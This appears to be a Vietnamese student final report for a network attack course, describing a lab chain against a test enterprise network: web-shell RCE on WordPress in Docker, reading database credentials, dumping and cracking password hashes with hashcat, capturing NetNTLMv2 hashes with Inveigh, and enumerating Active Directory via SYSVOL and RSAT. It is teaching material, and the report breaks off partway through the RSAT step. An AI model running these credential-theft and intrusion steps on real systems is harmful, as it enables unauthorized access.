



Khoa Mạng máy tính và Truyền thông
BÁO CÁO CUỐI KỲ MÔN TẤN CÔNG MẠNG



KHAI THÁC DỮ LIỆU MỘT MẠNG DOANH NGHIỆP TỪ LỖ HỔNG TRÊN WEBSITE

Nhóm 4CE

GVHD: ThS. Nguyễn Công Danh






- **Phần I: Giới thiệu mô hình tổng quan**
- **Phần II: Kịch bản chi tiết**
- **Phần III: Các bước thực hiện**






Thông tin các máy:

- **Attacker:** Kali Linux, Windows
- **Web Server:** Bao gồm
 - + Plugin: MasterStudy LMS-2.7.5, Elementor 3.6.2, Web Stories < 1.25.0
 - + Docker Container: wordpress:5.9.3-php7.4-apache
 - + Hệ điều hành Windows 10 Pro
- **DC-AD:** Windows Server 2019
- **Mail Server:** Windows Server 2019
- **File Server:** Windows Server 2019






Lỗ hổng trên website của doanh nghiệp





Tên đề tài: Xây dựng kịch bản khai thác dữ liệu một mạng doanh nghiệp từ lỗ hổng trên website


Giả định Website sử dụng framework có lỗi, từ đó dẫn đến lỗi thực thi mà từ xa (RCE).



Khai thác thông tin từ AD và hệ thống nhiều nhất có thể



Phần II – Kịch bản chi tiết





Step 1: Crack Password Users của Web Server (đồng thời là User của PC và user thường của AD):

Cách thức tấn công:

- + Tấn công RCE website**
- + Khai thác thông tin từ MySQL**
- + Crack password**





- RCE lên web

Web Shell

Execute a command

Command

Execute

Output

```
/var/www/html
```

[HaiAnhDemo](#)

Sample Page





Dấu hiệu nhận biết web dựng bằng docker:

| 192.168.25.141/?activate=1

V V C D S I I C I I

Execute a command

Command

ls / -a

Execute

Output

```
.  
..  
.dockerenv  
bin
```





Step 1: Crack Password User của Web Server (đồng thời là User AD):

- Thu thập credentials để login database qua các biến môi trường thông dụng của docker

```
version: '3.1'

services:

  wordpress:
    image: wordpress:5.9.3-php7.4-apache
    restart: always
    ports:
      - 8080:80
    environment:
      WORDPRESS_DB_HOST: db
      WORDPRESS_DB_USER: exampleuser
      WORDPRESS_DB_PASSWORD: examplepass
      WORDPRESS_DB_NAME: exampledb
```





Show các credentials của wordpress database:

Command

```
echo $WORDPRESS_DB_HOST
```

Execute

Output

```
db
```

Command

```
echo $WORDPRESS_DB_PASSWORD
```

Output

```
pass1234
```





Step 1: Crack Password User của Web Server (đồng thời là User AD):

- Truy cập database MySQL của Wordpress để lấy hash

```
mysql> show tables;
+-----+
| Tables_in_exampledb |
+-----+
| wp_users             |
+-----+
12 rows in set (0.00 sec)
```

```
mysql> select * from wp_users;
```

ID	user_login	user_pass	user_nicename	user_email
1	pnggha	\$P\$BLYG.GGBLmcFGmHMqxLZdu5nFD8nAq/	pnggha	a@gmail.com
2	wc	\$P\$BihnvvmAV/W4krfPwiO.1bGEjQPJ9sv0	wc	a5@gmail.com
3	Administrator	\$P\$BEJuZAhGSABpQQZh7mXQsq.I/vmDzc0	administrator	a3@gmail.com

3 rows in set (0.00 sec)





Step 1: Crack Password User của Web Server (đồng thời là User AD):

Công cụ: hashcat

- Command: *hashcat -m 400 hash2.txt ~/Desktop/Pass.txt --force -O*

```
Dictionary cache hit:
* Filename..: /home/kali/Desktop/Pass.txt
* Passwords.: 1240
* Bytes.....: 9706
* Keyspace..: 1240

Approaching final keyspace - workload adjusted.


$P$BEJuZAhGSABpQQZh7mXQsq.I/vmDzc0:MYPassword123#

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 400 (phpass)
Hash.Target.....: $P$BEJuZAhGSABpQQZh7mXQsq.I/vmDzc0
Time.Started.....: Thu Nov 23 10:20:01 2023, (0 secs)
Time.Estimated...: Thu Nov 23 10:20:01 2023, (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (/home/kali/Desktop/Pass.txt)
Guess.Queue.....: 1/1 (100.00%)
```






Step 2: Sử dụng tài khoản User vừa khai thác được để Remote Desktop vào máy Windows 10:





Cách thức khai thác bằng Inveigh



Command: *Invoke-Inveigh -ConsoleOutput Y -NBNS Y -mDNS Y -HTTPS Y -Proxy Y -IP <IP máy AD>*

[illegible]

NTLMv2 Response Hash


```
Administrator::NHOM03:57ADF7A866CCA286:07B5D1F502C5267EC981B634A8C9617  
5:01010000000000000F75000BE9520DA01A4F4334F0472A0400000000002000C004E0  
048004F004D003000330001001E004400450053004B0054004F0050002D0055005200  
4F00420053004C004600040018006E0068006F006D00300033002E006C006F0063006  
1006C00030038004400450053004B0054004F0050002D00550052004F00420053004C  
0046002E006E0068006F006D00300033002E006C006F00630061006C00050018006E0  
068006F006D00300033002E006C006F00630061006C0007000800F75000BE9520DA0  
106000400020000000800300030000000000000000000000000000300000D212A887C1C  
71D2140A23F5CF254418CCDCF705712F6E7370BF94E4B0C670E710A0010000000000  
00000000000000000000000000000000900120063006900660073002F00660061006B006500  
0000000000000000
```

Công cụ: hashcat

- Approaching final keyspace - workload adjusted.

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: ADMINISTRATOR::NHOM03:57adf7a866cca286:07b5d1f502c5 ... 000000
Time.Started.....: Sun Nov 26 13:53:07 2023, (0 secs)
Time.Estimated...: Sun Nov 26 13:53:07 2023, (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (list.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2951 H/s (0.01ms) @ Accel:1024 Loops:1 Thr:1 Vec:8

```



Step 3.1: Khai thác SYSVOL của AD bằng các user của AD đã khai thác

```
PS C:\Windows\system32> dir \\nhom03.local\SYSVOL\nhom03.local\
```

```
Directory: \\nhom03.local\SYSVOL\nhom03.local
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-----	11/25/2023 4:01 AM		Policies
d-----	11/25/2023 4:01 AM		scripts





Step 3.1: Khai thác SYSVOL của AD bằng các user của AD đã khai thác

```
Administrator: Windows PowerShell

PS C:\Windows\system32> dir '\\nhom03.local\SYSVOL\nhom03.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\'

Directory: \\nhom03.local\SYSVOL\nhom03.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}

Mode                LastWriteTime         Length Name
----                -
d-----         11/25/2023   4:19 AM                MACHINE
d-----         11/25/2023   4:01 AM                USER
-a----         11/25/2023   4:19 AM                22 GPT.INI


PS C:\Windows\system32>
```






Step 3.2: Khai thác AD qua RSAT

Cài đặt snap-ins:





Step 3.2: Khai thác AD qua RSAT (máy phải có RSAT trước) Cài đặt snap-ins:





Step 3.2: Khai thác AD qua RSAT

Console1 - [Console Root\Active Directory Users and Computers [WIN-8F8QNH0L1U.nhom03.local]\nhom

File Action View Favorites Window Help

Navigation icons: Back, Forward, Home, Stop, Refresh, Print, Copy, Paste, Find, Help, etc.

Left pane (Tree View):

- Console Root
 - Active Directory Domains and Trusts
 - Active Directory Sites and Services
 - Active Directory Users and Computers [WIN-8F8QNH0L1U.nhom03.local]
 - Saved Queries
 - nhom03.local
 - Builtin
 - Computers
 - Domain Controllers
 - ForeignSecurityPrincipals
 - LostAndFound
 - Managed Service Accounts
 - People
 - Program Data
 - System
 - Users

Right pane (Table View):

Name	Type	Description
Builtin	builtinDomain	
Computers	Container	Default container for computers
Domain Controllers	OrganizationalUnit	Default container for domain controllers
ForeignSecurityPrincipals	Container	Default container for foreign security principals
Infrastructure	infrastructureU...	
Keys	Unknown	
LostAndFound	lostAndFound	Default container for lost and found objects
Managed Service Accounts	Container	Default container for managed service accounts
NTDS Quotas	Unknown	
People	OrganizationalUnit	
Program Data	Container	Default location for program data
System	Container	Builtin system container
TPM Devices	Unknown	
Users	Container	Default container for users





Step 3.2: Khai thác AD qua RSAT

